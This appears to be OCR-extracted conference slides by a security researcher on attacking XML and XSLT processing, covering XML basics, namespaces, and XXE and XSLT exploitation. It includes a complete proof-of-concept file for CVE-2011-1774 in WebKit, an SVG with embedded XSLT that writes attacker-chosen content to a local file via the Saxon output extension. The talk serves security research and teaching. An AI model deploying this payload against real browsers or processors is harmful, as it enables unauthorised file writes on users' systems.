

Attacking
processing
XSLT
Demo !
ATOM
Conclusion
Questions ?

Attacking

<?xml?>

processing

Nicolas Grégoire
aka @Agarri_FR

Info-sec since 1999
Founded Agarri in 2010

18 months ago

Worked on XML-DSig applications
Compromised the 3 targets
Found these technologies fun !

And now ...

Restlet

DOTNETNUKE™

LIFERAY®
Enterprise. Open Source. For Life.


ORACLE®

XWIKI

Microsoft®
SharePoint®

XMLSec
Library

OPENTRUST®
Security is about Trust


XML 101
Encapsulation
Temporary DoS
XXE exploitation
XSLT exploitation

eXtensible Markup Language


eXtensible
Markup
anguage

```
<book type="Computer Science">
  <title>XML Security</title>
  <author>Blake Dournaee</author>
  <publisher>McGraw-Hill Osborne</publisher>
  <chapters>
      <chapter num="1">Introduction</chapter>
      <chapter num="2">Security primer</chapter>
        ...
  <chapters>
</book>
```

eXtensible Markup Language


eXtensible
Markup

Define the meaning of a tag

Usually defined by a URL

Namespaces

```
<html xmlns="http:/ /www.w3.org/1999/xhtml"
      xmlns:foo="http:/ /www.agarri.fr/hitb2012ams">
  <foo:u>Hello</foo:u>
  <u>World !</u>
</html>
```

Hello <u>World !</u>

```
<html xmlns="http:/ /www.w3.org/1999/xhtml"
        xmlns:foo="http:/ /www.agarri.fr/hitb2012ams">
   <foo:u>Hello</foo:u>
   <u>World !</u>
</html>
```

Hello World !

Avoid ambiguities

<font> ?

http!//www.w3.org/2000/svg
http!//www.w3.org/1999/xhtml
http!//xmlns.oracle.com/oxp/config/

Trigger some specific features

http!//php.net/xsl
http!//icl.com/saxon
http!//xml.apache.org/xalan/java

eXtensible Markup Language

Markup Language

Data
XML

Code
XSLT

Grammar
DTD

Processing instruction
<?xml ... >

```
<?xml-stylesheet type="text/xml" href="#evilxslt"?>
<!DOCTYPE doc [ <!ATTLIST xsl:stylesheet id ID #REQUIRED > ]>
<doc>
<evil-location>/tmp/0wn3d</evil-location>
<evil-content>Will be stored in a file client-side</evil-content>
<xsl:stylesheet id="evilxslt" version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:sx="http://icl.com/saxon"
  extension-element-prefixes="sx"
  xmlns="http://www.w3.org/1999/xhtml" >
<xsl:output method="xml" indent="yes"
  doctype-system="http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
  doctype-public="-//W3C//DTD SVG 1.1//EN" />
<xsl:template match="/">
        <xsl:variable name="location" select="//evil-location/text()"/>
        <xsl:variable name="vendor" select="system-property('xsl:vendor')"/>
        <svg width="200" height="200" version="1.1" xmlns="http://www.w3.org/2000/svg">
        <text x="10" y="80">XSLT engine : [<xsl:copy-of select="$vendor"/>]</text>
        <xsl:choose>
                <xsl:when test="$vendor = 'libxslt'">
                        <text x="10" y="110">Probably vulnerable, exploiting ...</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="red"/>
                        <sx:output file="{$location}" method="text">
                                <xsl:value-of select="//evil-content"/>
                        </sx:output>
                </xsl:when>
                <xsl:otherwise>
                        <text x="10" y="110">Not vulnerable</text>
                        <circle cx="80" cy="30" r="20" stroke="black" fill="green"/>
                </xsl:otherwise>
        </xsl:choose>
</svg>
</xsl:template>
</xsl:stylesheet>
</doc>
```

PI + DTD + data + code => SVG

XML with embedded XSLT code
Self-contained dynamic SVG image
PoC for CVE-2011-1774 (Webkit)

XSLT engine : [Transformiix]

Not vulnerable

XSLT engine : [libxslt]


XSLT engine : [Opera]

Probably vulnerable

